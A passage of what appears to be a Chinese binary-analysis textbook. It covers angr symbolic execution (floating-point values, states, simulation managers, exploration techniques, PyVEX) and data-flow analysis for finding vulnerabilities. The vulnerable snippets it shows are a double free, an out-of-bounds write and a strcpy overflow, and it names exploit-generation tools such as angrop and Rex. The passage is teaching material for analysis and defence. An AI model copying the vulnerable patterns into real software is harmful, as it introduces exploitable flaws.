angr 使用 z3 作为约束求解器，而 z3 支持 IEEE754 浮点数的理论，所以我们也可以使用浮点数。使用 `FPV` 和 `FPS` 即可创建浮点数值和浮点符号：

```
>>> state = proj.factory.entry_state()          # 刷新状态
>>> a = state.solver.FPV(3.2, state.solver.fp.FSORT_DOUBLE) # 浮点数值
>>> a
<FP64 FPV(3.2, DOUBLE)>

>>> b = state.solver.FPS('b', state.solver.fp.FSORT_DOUBLE) # 浮点符号
>>> b
<FP64 FPS('FP_b_2_64', DOUBLE)>

>>> a + b
<FP64 fpAdd('RNE', FPV(3.2, DOUBLE), FPS('FP_b_2_64', DOUBLE))>
>>> a + 1.1
<FP64 FPV(4.300000000000001, DOUBLE)>

>>> a + 1.1 > 0
<Bool True>
>>> b + 1.1 > 0
<Bool fpGT(fpAdd('RNE', FPS('FP_b_2_64', DOUBLE), FPV(1.1, DOUBLE)), FPV(0.0, DOUBLE))>

>>> state.solver.add(b + 2 < 0)
[<Bool fpLT(fpAdd('RNE', FPS('FP_b_2_64', DOUBLE), FPV(2.0, DOUBLE)), FPV(0.0, DOUBLE))>]
>>> state.solver.add(b + 2 > -1)
[<Bool fpGT(fpAdd('RNE', FPS('FP_b_2_64', DOUBLE), FPV(2.0, DOUBLE)), FPV(-1.0, DOUBLE))>]
>>> state.solver.eval(b)
-2.4999999999999996
```

bitvectors 和浮点数的转换使用 `raw_to_bv` 和 `raw_to_fp` ：

```
>>> a.raw_to_bv()
<BV64 0x400999999999999a>
>>> b.raw_to_bv()
<BV64 fpToIEEEBV(FPS('FP_b_2_64', DOUBLE))>

>>> state.solver.BVV(0, 64).raw_to_fp()
<FP64 FPV(0.0, DOUBLE)>
>>> state.solver.BVS('x', 64).raw_to_fp()
<FP64 fpToFP(x_3_64, DOUBLE)>
```

或者如果我们需要指定宽度的 bitvectors，可以使用 `val_to_bv` 和 `val_to_fp` ：

```
>>> a
<FP64 FPV(3.2, DOUBLE)>
>>> a.val_to_bv(12)
<BV12 0x3>
>>> a.val_to_bv(12).val_to_fp(state.solver.fp.FSORT_FLOAT)
<FP32 FPV(3.0, FLOAT)>
```

程序状态

`state.step()` 用于模拟执行的一个 basic block 并返回一个 SimSuccessors 类型的对象，由于符号执行可能产生多个 state，所以该对象的 `.successors` 属性是一个列表，包含了所有可能的 state。

程序状态 state 是一个 SimState 类型的对象， `angr.factory.AngrObjectFactory` 类提供了创建 state 对象的方法：

- `.blank_state()` ：返回一个几乎没有初始化的 state 对象，当访问未初始化的数据时，将返回一个没有约束条件的符号值。
- `.entry_state()` ：从主对象文件的入口点创建一个 state。
- `.full_init_state()` ：与 entry_state() 类似，但执行不是从入口点开始，而是从一个特殊的 SimProcedure 开始，在执行到入口点之前调用必要的初始化函数。
- `.call_state()` ：创建一个准备执行给定函数的 state。

下面对这些方法的参数做一些说明：

- 所有方法都可以传入参数 `addr` 来指定开始地址
- 可以通过 `args` 传入参数列表， `env` 传入环境变量。类型可以是字符串，也可以是 bitvectors
- 通过传入一个符号 bitvector 作为 `argc` ，可以将 `argc` 符号化
- 对于 `.call_state(addr, arg1, arg2, ...)` ， `addr` 是希望调用的函数地址， `argN` 是传递给函数的 N 个参数，如果希望分配一个内存空间并传递指针，则需要使用 `angr.PointerWrapper()` ；如果需要指定调用约定，可以传递一个 SimCC 对象作为 `cc` 参数

创建的 state 可以很方便地复制和合并：

```
>>> s = proj.factory.blank_state()
>>> s1 = s.copy()                                           # 复制 st
ate
>>> s2 = s.copy()

>>> s1.mem[0x1000].uint32_t = 0x41414141
>>> s2.mem[0x1000].uint32_t = 0x42424242

>>> (s_merged, m, anything_merged) = s1.merge(s2)           # 合并将
返回一个元组
>>> s_merged                                                # 表示合
并后的 state
<SimState @ 0x405000>
>>> m                                                       # 描述 st
ate flag 的符号变量
[<Bool state_merge_1_14_16 == 0x0>, <Bool state_merge_1_14_16 ==
0x1>]
>>> anything_merged                                         # 描述是
否全部合并的布尔值
True

>>> aaaa_or_bbbb = s_merged.mem[0x1000].uint32_t            # 此时的
值需要根据 state flag 来判断
>>> aaaa_or_bbbb
<uint32_t <BV32 Reverse((if (state_merge_1_14_16 == 0x1) then 0x
42424242 else (if (state_merge_1_14_16 == 0x0) then 0x41414141 e
lse 0x0)))> at 0x1000>
```

我们已经知道使用 `state.mem` 可以很方便的操作内存，但如果你想要对内存进行原始的操作时，可以使用 `state.memory` 的 `.load(addr, size)` 和 `.store(addr, val)` ：

```
>>> s = proj.factory.blank_state()
>>> s.memory.store(0x4000, s.solver.BVV(0x0123456789abcdef, 128)
) # 默认大端序
>>> s.memory.load(0x4008, 8)
  # 默认大端序
<BV64 0x123456789abcdef>
>>> s.memory.load(0x4008, 8, endness=angr.archinfo.Endness.LE)
  # 小端序
<BV64 0xefcdab8967452301>
>>> s.mem[0x4008].uint64_t.resolved
  # 与 mem 对比
<BV64 0xefcdab8967452301>

>>> s.memory.store(0x4000, s.solver.BVV(0x0123456789abcdef, 128)
, endness=angr.archinfo.Endness.LE) # 小端序
>>> s.memory.load(0x4000, 8)
  # 默认大端序
<BV64 0xefcdab8967452301>
>>> s.memory.load(0x4000, 8, endness=angr.archinfo.Endness.LE)
  # 小端序
<BV64 0x123456789abcdef>
>>> s.mem[0x4000].uint64_t.resolved
  # 与 mem 对比
<BV64 0x123456789abcdef>
```

可以看到默认情况下 store 和 load 都使用大端序的方式，但可以通过指定参数 `endness` 来使用小端序。

通过 `state.options` 可以对 angr 的行为做特定的优化。我们既可以在创建 state 时将 option 作为参数传递进去，也可以对已经存在的 state 进行修改。例如：

```
>>> s = proj.factory.blank_state(add_options={angr.options.LAZY_
SOLVES})    # 启用 options
>>> s = proj.factory.blank_state(remove_options={angr.options.LA
ZY_SOLVES}) # 禁用 options

>>> s.options.add(angr.options.LAZY_SOLVES)         # 启用 option
>>> s.options.remove(angr.options.LAZY_SOLVES)      # 禁用 option
```

SimState 对象的所有内容（包括 `memory` 、 `registers` 、 `mem` 等）都是以插件的形式存储的，这样做的好处是将代码模块化，如果我们想要在 state 中存储其他的数据，那么直接实现一个插件就可以了。

- `state.globals` ：实现了一个标准的 Python dict 的接口，通过它可以在一个 state 上存储任意的数据。
- `state.history` ：存储了一个 state 在执行过程中的路径历史数据，它是一个链表，每个节点表示一个执行，通过像 `history.parent.parent` 这样的方式进行遍历。为了得到 history 中某个具体的值，可以使用迭代器 `history.NAME` ，这样的值保存在 `history.recent_NAME` 。如果想要快速得到这些值的一个列表，可以查看 `.hardcopy` 。
    - `history.descriptions` ：对 state 每次执行的描述的列表。
    - `history.bbl_addrs` ：state 每次执行的 basic block 的地址的列表，每次执行可能多于一个地址，也可能是被 hook 的 SimProcedures 的地址。
    - `history.jumpkinds` ：state 每次执行时改变控制流的操作的列表。
    - `history.guards` ：state 执行中遇到的每个分支的条件的列表。
    - `history.events` ：state 执行中遇到的可能有用的事件的列表。
    - `history.actions` ：通常是空的，但如果启用了 `options.refs` ，则会记录程序执行时访问的所有内存、寄存器和临时变量。
- `state.callstack` ：用于记录函数调用堆栈，它是一个链表，可以直接遍历 `state.callstack` 获得每个调用的 frame。
    - `callstack.func_addr` ：当前正在执行的函数的地址。
    - `callstack.call_site_addr` ：调用当前函数的 basic block 的地址。
    - `callstack.stack_ptr` ：从当前函数开头开始计算的堆栈指针的值。
    - `callstack.ret_addr` ：当前函数的返回地址。

模拟管理器

模拟管理器（Simulation Managers）是 angr 最重要的控制接口，它允许同时对各组状态的符号执行进行控制，同时应用搜索策略来探索程序的状态空间。states 会被整理到 stashes 里，从而进行各种操作。

我们用一个小程序来作例子，它有 3 种可能性，也就是 3 条路径：

```
#include <stdio.h>
#include <stdlib.h>

int main() {
    int num = 0;
    scanf("%d", &num);

    if (num > 50) {
        if (num <= 100) {
            printf("50 < num <= 100\n");
        } else {
            printf("100 < num\n");
            exit(1);
        }
    } else {
        printf("num <= 50\n");
    }
}
// gcc example.c
```

模拟管理器最基本的功能是将一个 stash 里所有的 states 向前推进一个 basic block，利用 `.step()` 来实现，而 `.run()` 方法可以直接执行到程序结束：

```
>>> proj = angr.Project('a.out', auto_load_libs=False)
>>> state = proj.factory.entry_state()
>>> simgr = proj.factory.simgr(state)            # 创建 Simulati
onManager
>>> simgr
<SimulationManager with 1 active>
>>> simgr.active                                 # active stash
[<SimState @ 0x400640>]

>>> while len(simgr.active) == 1:                # 一直执行到 act
ive stash 中有不止一个 state
...     simgr.step()
...
<SimulationManager with 1 active>
...
<SimulationManager with 1 active>
<SimulationManager with 2 active>
>>> simgr.active                                 # 有 2 个 activ
e state
[<SimState @ 0x40078f>, <SimState @ 0x400763>]

>>> simgr.step()                                 # 同时推进 2 个
state
<SimulationManager with 3 active>
>>> simgr.active                                 # 得到 3 个 sta
te
[<SimState @ 0x400600>, <SimState @ 0x40076b>, <SimState @ 0x400
779>]

>>> simgr.run()                                  # 一直执行到程序
结束
<SimulationManager with 3 deadended>
>>> simgr.deadended                              # deadended st
ash
[<SimState @ 0x1000068>, <SimState @ 0x1000020>, <SimState @ 0x1
000068>]
```

于是我们得到了 3 个 deadended 状态的 state。这一状态表示一个 state 一直执行到没有后继者了，那么就将它从 active stash 中移除，放到 deadended stash 中。

stash 默认的类型有下面几种，当然你也可以定义自己的 stash：

- `active` ：默认情况下存储可以执行的 state。
- `deadended` ：当 state 无法继续执行时会被放到这里，包括没有更多的有效指令，没有可满足的后继状态，或者指令指针无效等。
- `pruned` ：当启用 `LAZY_SOLVES` 时，除非绝对必要，否则是不会在执行中检查 state 的可满足性的。当某个 state 被发现是不可满足的，则 state 会被回溯上去，以确定最早是哪个 state 不可满足。然后这之后所有的 state 都会被放到 `pruned` stash 中。
- `unconstrained` ：如果在 SimulationManager 创建时启用了 `save_unconstrained` ，则那些没有约束条件的 state 会被放到 `unconstrained` stash 中。
- `unsat` ：如果在 SimulationManager 创建时启用了 `save_unsat` ，则那些被认为不可满足的 state 会被放到 `unsat` stash 中。

另外还有一个叫做 `errored` 的列表，它不是一个 stash。如果 state 在执行过程中发生错误，则该 state 会被包装在一个 ErrorRecord 对象中，该对象包含 state 和引发的错误，然后这个对象被插入到 `errored` 中。

可以使用 `.move()` ，将 `filter_func` 筛选出来的 state 从 `from_stash` 移动到 `to_stash` ：

```
>>> simgr.move(from_stash='deadended', to_stash='more_then_50',
filter_func=lambda s: '100' in s.posix.dumps(1))
<SimulationManager with 1 deadended, 2 more_then_50>
```

每个 stash 都是一个列表，可以用列表的操作来遍历它，同时 angr 也提供了一些高级的方法，例如在 stash 名称前面加上 `one_` ，表示该 stash 的第一个 state；在名称前加上 `mp_` ，将得到一个 mulpyplexed 版本的 stash：

```
>>> for s in simgr.deadended + simgr.more_then_50:
...     print hex(s.addr)
...
0x1000068L
0x1000020L
0x1000068L

>>> simgr.one_more_then_50
<SimState @ 0x1000020>
>>> simgr.mp_more_then_50
MP([<SimState @ 0x1000020>, <SimState @ 0x1000068>])
>>> simgr.mp_more_then_50.posix.dumps(0)
MP(['-2424202024@', '+0000000060\x00'])
```

最后再介绍一下模拟管理器所使用的探索技术（exploration techniques）。默认策略是广度优先搜索，但根据目标程序或者需要达到的目的不同，我们可能需要使用不同的探索技术，通过调用 `simgr.use_technique(tech)` 来实现，其中 tech 是一个 ExplorationTechnique 子类的实例。angr 内置的探索技术在 `angr.exploration_techniques` 下：

- `Explorer` ：该技术实现了 `.explore()` 功能，允许在探索时查找或避免某些地址。
- `DFS` ：深度优先搜索，每次只探索一条路径，其它路径会放到 `deferred` stash 中。直到当前路径探索结束，再从 `deferred` 中取出最长的一条继续探索。
- `LoopLimiter` ：限制路径的循环次数，超出限制的路径将被放到 `discard` stash 中。
- `LengthLimiter` ：限制路径的最大长度
- `ManualMergepoint` ：将程序中的某个地址标记为合并点，将在一定时间范围内到达的所有 state 合并在一起。
- `Veritesting` ：是这篇论文的实现，试图识别出有用的合并点来解决路径爆炸问题。在创建 SimulationManager 时通过 `veritesting=True` 来开启。
- `Tracer` ：记录在某个具体输入下的执行路径，结果是执行完最后一个 basic block 的 state，存放在 `traced` stash 中。
- `Oppologist` ：当遇到某个不支持的指令时，它将具体化该指令的所有输入并使用 unicorn engine 继续执行。
- `Threading` ：将线程级并行添加到探索过程中。

- `Spiller` ：当处于 active 的 state 过多时，将其中一些转存到磁盘上以保持较低的内存消耗。

VEX IR 翻译器

angr 使用了 VEX 作为二进制分析的中间表示。VEX IR 是由 Valgrind 项目开发和使用的中间表示，后来这一部分被分离出去作为 libVEX，libVEX 用于将机器码转换成 VEX IR（更多内容参考章节5.2.3）。在 angr 项目中，开发了模块 PyVEX 作为 libVEX 的 Python 包装。当然也对 libVEX 做了一些修改，使其更加适用于程序分析。

一些用法如下：

```
>>> import pyvex, archinfo
>>> bb = pyvex.IRSB('\xc3', 0x400400, archinfo.ArchAMD64()) # 将一个位于 0x400400 的 AMD64 基本块（\xc3，即ret）转成 VEX
>>> bb.pp()      # 打印 IRSB（Intermediate Representation Super Block）
IRSB {
   t0:Ity_I64 t1:Ity_I64 t2:Ity_I64 t3:Ity_I64

   00 | ------ IMark(0x400400, 1, 0) ------
   01 | t0 = GET:I64(rsp)
   02 | t1 = LDle:I64(t0)
   03 | t2 = Add64(t0,0x0000000000000008)
   04 | PUT(rsp) = t2
   05 | t3 = Sub64(t2,0x0000000000000080)
   06 | ====== AbiHint(0xt3, 128, t1) ======
   NEXT: PUT(rip) = t1; Ijk_Ret
}

>>> bb.statements[3]                  # 表达式
<pyvex.stmt.WrTmp object at 0x7f38f1ef84b0>
>>> bb.statements[3].pp()
t2 = Add64(t0,0x0000000000000008)

>>> bb.statements[3].data             # 数据
<pyvex.expr.Binop object at 0x7f38f1ef8460>
>>> bb.statements[3].data.pp()
```

```
Add64(t0,0x0000000000000008)

>>> bb.statements[3].data.op        # 操作符
'Iop_Add64'

>>> bb.statements[3].data.args      # 参数
[<pyvex.expr.RdTmp object at 0x7f38f1f77cb0>, <pyvex.expr.Const
object at 0x7f38f1f77098>]
>>> bb.statements[3].data.args[0]
<pyvex.expr.RdTmp object at 0x7f38f1f77cb0>
>>> bb.statements[3].data.args[0].pp()
t0

>>> bb.next         # 基本块末尾无条件跳转的目标
<pyvex.expr.RdTmp object at 0x7f38f3cb6f38>
>>> bb.next.pp()
t1

>>> bb.jumpkind     # 无条件跳转的类型
'Ijk_Ret'
```

到这里 angr 的核心概念就介绍得差不多了，更多更详细的内容还是推荐查看官方教程和 API 文档。另外在我的博客里有 angr 源码分析的笔记。

扩展工具

由于 angr 强大的静态分析和符号执行能力，我们可以在 angr 之上开发其他的一些工：

- angrop：rop 链自动化生成器
- Patcherex：二进制文件自动化 patch 引擎
- Driller：用符号执行增强 AFL 的下一代 fuzzer
- Rex：自动化漏洞利用引擎

CTF 实例

查看章节 6.2.3、6.2.8。

参考资料

- angr.io
- docs.angr.io
- angr API documentation
- The Art of War:Offensive Techniques in Binary Analysis

5.3.2 Triton

参考资料

- Triton - A DBA Framework

5.3.3 KLEE

- 参考资料

参考资料

- KLEE LLVM Execution Engine

5.3.4 S²E

- 参考资料

参考资料

- S²E: A Platform for In-Vivo Analysis of Software Systems

5.4 数据流分析

基本原理

数据流分析是一种用来获取相关数据沿着程序执行路径流动的信息分析技术。分析对象是程序执行路径上的数据流动或可能的取值。

数据流分析的分类

根据对程序路径的分析精度分类：

- 流不敏感分析（flow insensitive）：不考虑语句的先后顺序，按照程序语句的物理位置从上往下顺序分析每一语句，忽略程序中存在的分支
- 流敏感分析（flow sensitive）：考虑程序语句可能的执行顺序，通常需要利用程序的控制流图（CFG）
- 路径敏感分析（path sensitive）：不仅考虑语句的先后顺序，还对程序执行路径条件加以判断，以确定分析使用的语句序列是否对应着一条可实际运行的程序执行路径

根据分析程序路径的深度分类：

- 过程内分析（intraprocedure analysis）：只针对程序中函数内的代码
- 过程间分析（inter-procedure analysis）：考虑函数之间的数据流，即需要跟踪分析目标数据在函数之间的传递过程
  - 上下文不敏感分析（context-insensitive）：将每个调用或返回看做一个 “goto” 操作，忽略调用位置和函数参数取值等函数调用的相关信息
  - 上下文敏感分析（context-sensitive）：对不同调用位置调用的同一函数加以区分

检测程序漏洞

由于一些程序漏洞的特征恰好可以表现为特定程序变量在特定的程序点上的性质、状态或取值不满足程序安全的规定，因此数据流分析可以直接用于检测这些漏洞。

例如指针变量二次释放的问题：

```
free(p);
[...]
free(p);
```

使用数据流分析跟踪指针变量的状态，当指针 p 被释放时，记录指针变量 p 的状态为已释放，当再次遇到对 p 的释放操作时，对 p 的状态进行检查。

有时还要考虑变量的别名问题，例如下面这样：

```
p = q;
free(q);
[...]
*p = 1;
```

这时就需要建立别名关系信息来辅助分析。

再看一个数组越界的问题：


```
a[i] = 1;
```

使用数据流分析方法一方面记录数组 a 的长度，另一方面分析变量 i 的取值，并进行比较，以判断数据的访问是否越界。

```
strcpy(x, y);
```

记录下变量 x 被分配空间的大小和变量 y 的长度，如果前者小于后者，则判断存在缓冲区溢出。

总的来说，基于数据流的源代码漏洞分析的原理如下图所示：



- 代码建模
  - 该过程通过一系列的程序分析技术获得程序代码模型。首先通过词法分析生成词素的序列，然后通过语法分析将词素组合成抽象语法树。如果需要三地址码，则利用中间代码生成过程解析抽象语法树生成三地址码。如果采用流敏感或路径敏感的方式，则可以通过分析抽象语法树得到程序的控制流图。构造控制流图的过程是过程内的控制流分析过程。控制流还包含分析各个过程之间的调用关系的部分。通过分析过程之间的调用关系，还可以构造程序的调用图。另外，该过程还需要一些辅助支持技术，例如变量的别名分析，Java 反射机制分析，C/C++ 的函数指针或虚函数调用分析等。
- 程序代码模型
  - 漏洞分析系统通常使用树型结构的抽象语法树或者线性的三地址码来描述程序代码的语义。控制流图描述了过程内程序的控制流路径，较为精确的数据流分析通常利用控制流图分析程序执行路径上的某些行为。调用图描述了过程之间的调用关系，是过程间分析需要用到的程序结构。
- 漏洞分析规则
  - 漏洞分析规则是检测程序漏洞的依据。对于分析变量状态的规则，可以使用状态自动机来描述。对于需要分析变量取值的情况，则需要指出应该怎样记录变量的取值，以及在怎样的情况下对变量的取值进行何种的检测。
- 静态漏洞分析
  - 数据流分析可以看做一个根据检测规则在程序的可执行路径上跟踪变量的状态或者变量取值的过程。在该过程中，如果待分析的程序语句是函数调用语句，则需要利用调用图进行过程间的分析，以分析被调用函数的内部

代码。另外，数据流分析还可以作为辅助技术，用于完善程序调用图和分析变量别名等。

- 处理分析结果
    - 对检测出的漏洞进行危害程度分类等。

方法实现


程序代码模型

数据流分析使用的程序代码模型主要包括程序代码的中间表示以及一些关键的数据结构，利用程序代码的中间表示可以对程序语句的指令语义进行分析。

抽象语法树（**AST**）是程序抽象语法结构的树状表现形式，其每个内部节点代表一个运算符，该节点的子节点代表这个运算符的运算分量。通过描述控制转移语句的语法结构，抽象语法树在一定程度上也描述了程序的过程内代码的控制流结构。

举个例子，辗转相除法的算法描述和抽象语法树如下：

```
while b ≠ 0
if a > b
a := a − b
else
b := b − a
return a
```



三地址码（**TAC**）由一组类似于汇编语言的指令组成，每个指令具有不多于三个的运算分量。每个运算分量都像是一个寄存器。

通常的三地址码指令包括下面几种：

- `x = y op z` ：表示 y 和 z 经过 op 指示的计算将结果存入 x
- `x = op y` ：表示运算分量 y 经过操作 op 的计算将结果存入 x
- `x = y` ：表示赋值操作
- `goto L` ：表示无条件跳转
- `if x goto L` ：表示条件跳转
- `x = y[i]` ：表示数组赋值操作
- `x = &y` 、 `x = *y` ：表示对地址的操作

```
param x1
param x2
call p
```

表示过程调用 p(x1, x2)


举个例子：

```
for (i = 0; i < 10; ++i) {
    b[i] = i*i;
}
```

```
     t1 := 0                   ; initialize i
L1:  if t1 >= 10 goto L2       ; conditional jump
     t2 := t1 * t1             ; square of i
     t3 := t1 * 4              ; word-align address
     t4 := b + t3              ; address to store i*i
     *t4 := t2                 ; store through pointer
     t1 := t1 + 1              ; increase i
     goto L1                   ; repeat loop
L2:
```

静态单赋值形式（**SSA**）是一种程序语句或者指令的表示形式，在这种表示形式中，所有的赋值都是针对具有不同名字的变量，也就是说，如果某个变量在不同的程序点被赋值，那么在这些程序点上，该变量在静态单赋值形式的表示中应该使用不同的名字。在使用下标的赋值表示中，变量的名字用于区分程序中的不同的变量，下标用于区分不同程序点上变量的赋值情况。另外，如果在一个程序中，同一个变量可能在两个不同的控制流路径中被赋值，并且在路径交汇后，该变量被使用，那么就需要一种被称为 Φ 函数的的表示规则将变量的赋值合并起来。

看下面这个例子：




通过 Φ 函数在最后一个区块的起始产生一个新的定义 y3，这样程序就会根据具体的运行路径来选择是 y1 还是 y2，而在最后一个区块中，仅需要使用 y3，即可得到正确的数值。

静态单赋值形式对于数据流分析的意义在于，可以简单而直接地发现变量的赋值和使用情况，以此分析数据的流向并发现程序不安全的行为。

控制流图（**CFG**）通常是指用于描述程序过程内的控制流的有向图。控制流由节点和有向边组成。典型的节点是基本块（BB），即程序语句的线性序列。有向边表示节点之间存在潜在的控制流路径，通常都带有属性（如if语句的true分支和false分支）。

看几个例子：



- (a)：一个 if-then-else 语句
- (b)：一个 while 循环
- (c)：有两个出口的自然环路（natural loop），例如一个有 if 语句的 while 循环，非结构化但可以简化
- (d)：有两个入口的循环，例如 goto 到一个 while 或者 for 循环里，不可简化

调用图（**CG**）是描述程序中过程之间的调用和被调用关系的有向图。控制图是一个节点和边的集合，并满足如下原则：

- 对程序中的每个过程都有一个节点
- 对每个调用点都有一个节点
- 如果调用点 c 调用了过程 p，就存在一条从 c 的节点到 p 的节点的边

程序建模

程序建模包括代码解析和辅助分析两个部分。其中代码解析过程是指词法分析、语法分析、中间代码生成以及过程内的控制流分析等基础的分析过程。辅助分析主要包括控制流分析等为数据流分析提供支持的分析过程。

